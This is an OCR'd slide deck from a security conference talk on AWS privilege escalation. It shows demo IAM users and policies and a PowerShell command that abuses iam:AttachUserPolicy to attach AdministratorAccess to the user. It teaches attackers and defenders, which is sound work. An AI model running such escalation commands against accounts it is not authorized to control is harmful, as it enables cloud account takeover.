DefCamp where hacking & security collide Cluj Napoca

Many thanks to our sponsors and partners!

Powered by orange

PLATINUM SPONSORS

BIT SENTINEL

D3 CYBER

CYBER LIFE HACKS

HACKING VILLAGE PARTNERS

cyber EDU

electron

HACKOUT Portalul Atacurilor Cibernetice

SILVER SPONSORS

efect

PFG FINANCE

wantsome the friendly IT academy

MOBILITY PARTNER

TOYOTA Cluj-Napoca prin Profi Auto

COMMUNITY & MEDIA PARTNERS

DIRECTORATUL NAȚIONAL DE SECURITATE CIBERNETICĂ

CLUJ IT

UNIVERSITATEA BABEȘ-BOLYAI
BABEȘ-BOLYAI TUDOMÁNYEGYETEM
BABEȘ-BOLYAI UNIVERSITÄT
BABEȘ-BOLYAI UNIVERSITY
TRADITIO ET EXCELLENTIA

BRCC British Romanian Chamber of Commerce

ISACA Trust in, and value from, information systems Romania Chapter

(ISC)² CHAPTER ROMANIA

Cloud Security Alliance Official Chapter Romania Chapter CSA

CARTEA DALIEI

x86 GENERATION

WOMEN 4CYBER EUROPEAN CYBER SECURITY ORGANISATION ROMANIA

ȘCOALA INFORMALĂ DE IT®

TSM TODAY SOFTWARE MAGAZINE

DevExperience

ITCAMP

MOBZINE.RO

SecurityPatch

ROTSA The highway of Romanian Tech Startups

techcelerator

Elevating Access

A Methodical Approach to Privilege Escalation in AWS

Eduard Agavriloae

whomai

- Eduard Agavriloae
- Associate Manager @ KPMG Romania
- Cloud security & Web exploitation
- Writing articles on **securitycafe.ro**

Objectives

- Types of privilege escalation in AWS
- Identify attack paths
- Execute

1. What is privilege escalation in AWS

alice Info

Summary

ARN
arn:aws:iam::278512597888:user/alice

Created
March 15, 2024, 15:25 (UTC+02:00)

Permissions | Groups (1) | Tags | Security credentials

Permissions policies (0)

Permissions are defined by policies attached to the user directly or through groups.

bob Info

Summary


ARN
arn:aws:iam::278512597888:user/bob

Created
March 15, 2024, 15:25 (UTC+02:00)

Permissions | Groups (1) | Tags | Security credentials

Permissions policies (0)

Permissions are defined by policies attached to the user directly or through groups.



IAM > User groups > devs

devs Info

Summary

User group name
devs


Users (2) | Permissions | Access Advisor

Users in this group (2)


An IAM user is an entity that you create in AWS to represent the person or application that

Search

	User name
	alice
	bob



Lateral movement



bob Info

Summary

ARN
arn:aws:iam::278512597888:user/bob

Created
March 15, 2024, 15:25 (UTC+02:00)

Console access
Disabled

Last console sign-in
-

Permissions | Groups (1) | Tags | Security credentials | Access Advisor

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Policy name	Type
backup-access	Customer inline

backup-access

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "s3:ListBucket",
            "Resource": "arn:aws:s3:::backup-data"
        }
    ]
}
```

bob Info

Summary

ARN
arn:aws:iam::278512597888:user/bob

Created
March 15, 2024, 15:25 (UTC+02:00)

Console access
Disabled

Last console sign-in
-

Permissions | Groups (1) | Tags | Security credentials | Access Advisor

Permissions policies (1)


Permissions are defined by policies attached to the user directly or through groups.

Search

Policy name	Type
backup-access	Customer inline

backup-access

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "s3:ListBucket",
            "Resource": "arn:aws:s3:::backup-data"
        }
    ]
}
```



Bucket policy

The bucket policy, written in JSON, provides access to the objects stored in the bucket.

Public access is blocked because Block Public Access settings a
To determine which settings are turned on, check your Block Pub


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyAlice",
      "Effect": "Deny",
      "Principal": {
        "AWS": "arn:aws:iam::278512597888:user/alice"
      },
      "Action": "*",
      "Resource": [
        "arn:aws:s3:::production-code-abcdef",
        "arn:aws:s3:::production-code-abcdef/*"
      ]
    }
  ]
}
```

Bucket policy

The bucket policy, written in JSON, provides access to the objects stored in the bucket.

Public access is blocked because Block Public Access settings a
To determine which settings are turned on, check your Block Pub

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyAlice",
      "Effect": "Deny",
      "Principal": {
        "AWS": "arn:aws:iam::278512597888:user/alice"
      },
      "Action": "*",
      "Resource": [
        "arn:aws:s3:::production-code-abcdef",
        "arn:aws:s3:::production-code-abcdef/*"
      ]
    }
  ]
}
```



IAM > Roles > qa

qa Info

Summary

Creation date
March 15, 2024, 17:38 (UTC+02:00)

Last activity
-

ARN
arn:aws:iam::278512597888:role/qa

Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::278512597888:user/bob"
            },
            "Action": "sts:AssumeRole",
            "Condition": {}
        }
    ]
}
```

IAM > Roles > qa

qa Info

Summary

Creation date
March 15, 2024, 17:38 (UTC+02:00)

ARN
arn:aws:iam::278512597888:role/qa

Last activity
-


Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::278512597888:user/bob"
            },
            "Action": "sts:AssumeRole",
            "Condition": {}
        }
    ]
}
```



2. Types of privilege escalation in AWS

AWS Account


IAM privesc




Service exploitation

ABAC privesc

Cross-account privesc





*A session principal is either a role session or an IAM federated user session.

https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic.html

3. Classic privilege escalation

- 28 IAM vectors well-documented by Rhino Security Labs
- RhinoSecurityLabs/AWS-IAM-Privilege-Escalation
  - Modify permissions
  - Modify resources to steal permissions
  - Create new resources to steal permissions

3. Classic privilege escalation
3.1 iam:AttachUserPolicy

ARN
arn:aws:iam::278512597888:user/alice

Console access
Disabled

Created
March 15, 2024, 15:25 (UTC+02:00)

Last console sign-in
-

Permissions | Groups (1) | Tags | Security credentials | Access Adviso

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Policy name	Type
change-permissions	Customer inline

change-permissions

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:AttachUserPolicy",
            "Resource": "*"
        }
    ]
}
```

ARN
arn:aws:iam::278512597888:user/alice

Console access
Disabled

Created
March 15, 2024, 15:25 (UTC+02:00)

Last console si
-

Permissions | Groups (1) | Tags | Security credentials | Access Adviso

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Policy name	Type
change-permissions	Customer inline

change-permissions

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:AttachUserPolicy",
            "Resource": "*"
        }
    ]
}
```

Windows PowerShell

```
PS C:\> aws iam attach-user-policy --user-name alice `
>> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

ARN
arn:aws:iam::278512597888:user/alice

Console access
Disabled

Created
March 15, 2024, 15:25 (UTC+02:00)

Last console si
-

Permissions | Groups (1) | Tags | Security credentials

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Policy name	
change-permissions	

change-permissions

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:AttachUserPolicy",
            "Resource": "*"
        }
    ]
}
```

Windows PowerShell

```
PS C:\> aws iam attach-user-policy --user-name alice `
>> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

Permissions policies (2)

Permissions are defined by policies attached to the user directly or through groups.

Filter by Type: All types

Search

Policy name	Type
AdministratorAccess	AWS managed - job function
change-permissions	Customer inline

change-permissions

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "iam:AttachUserPolicy",
            "Resource": "*"
        }
    ]
}
```

3. Classic privilege escalation
3.2 iam:CreateAccessKeys

bob Info

Summary

ARN
arn:aws:iam::278512597888:user/bob

Created
March 15, 2024, 15:25 (UTC+02:00)

Console access
Disabled

Last console sign-in
-

Access key 1
Create access key

Permissions | Groups (1) | Tags | Security credentials | Access Advisor

Permissions policies (1)

Permissions are defined by policies attached to the user directly or through groups.

Search

Filter by Type
All types

Policy name	Type	Attached via
AdministratorAccess	AWS managed - job function	Directly

Permissions policies (1)


Permissions are defined by policies attached to the user directly or through groups.

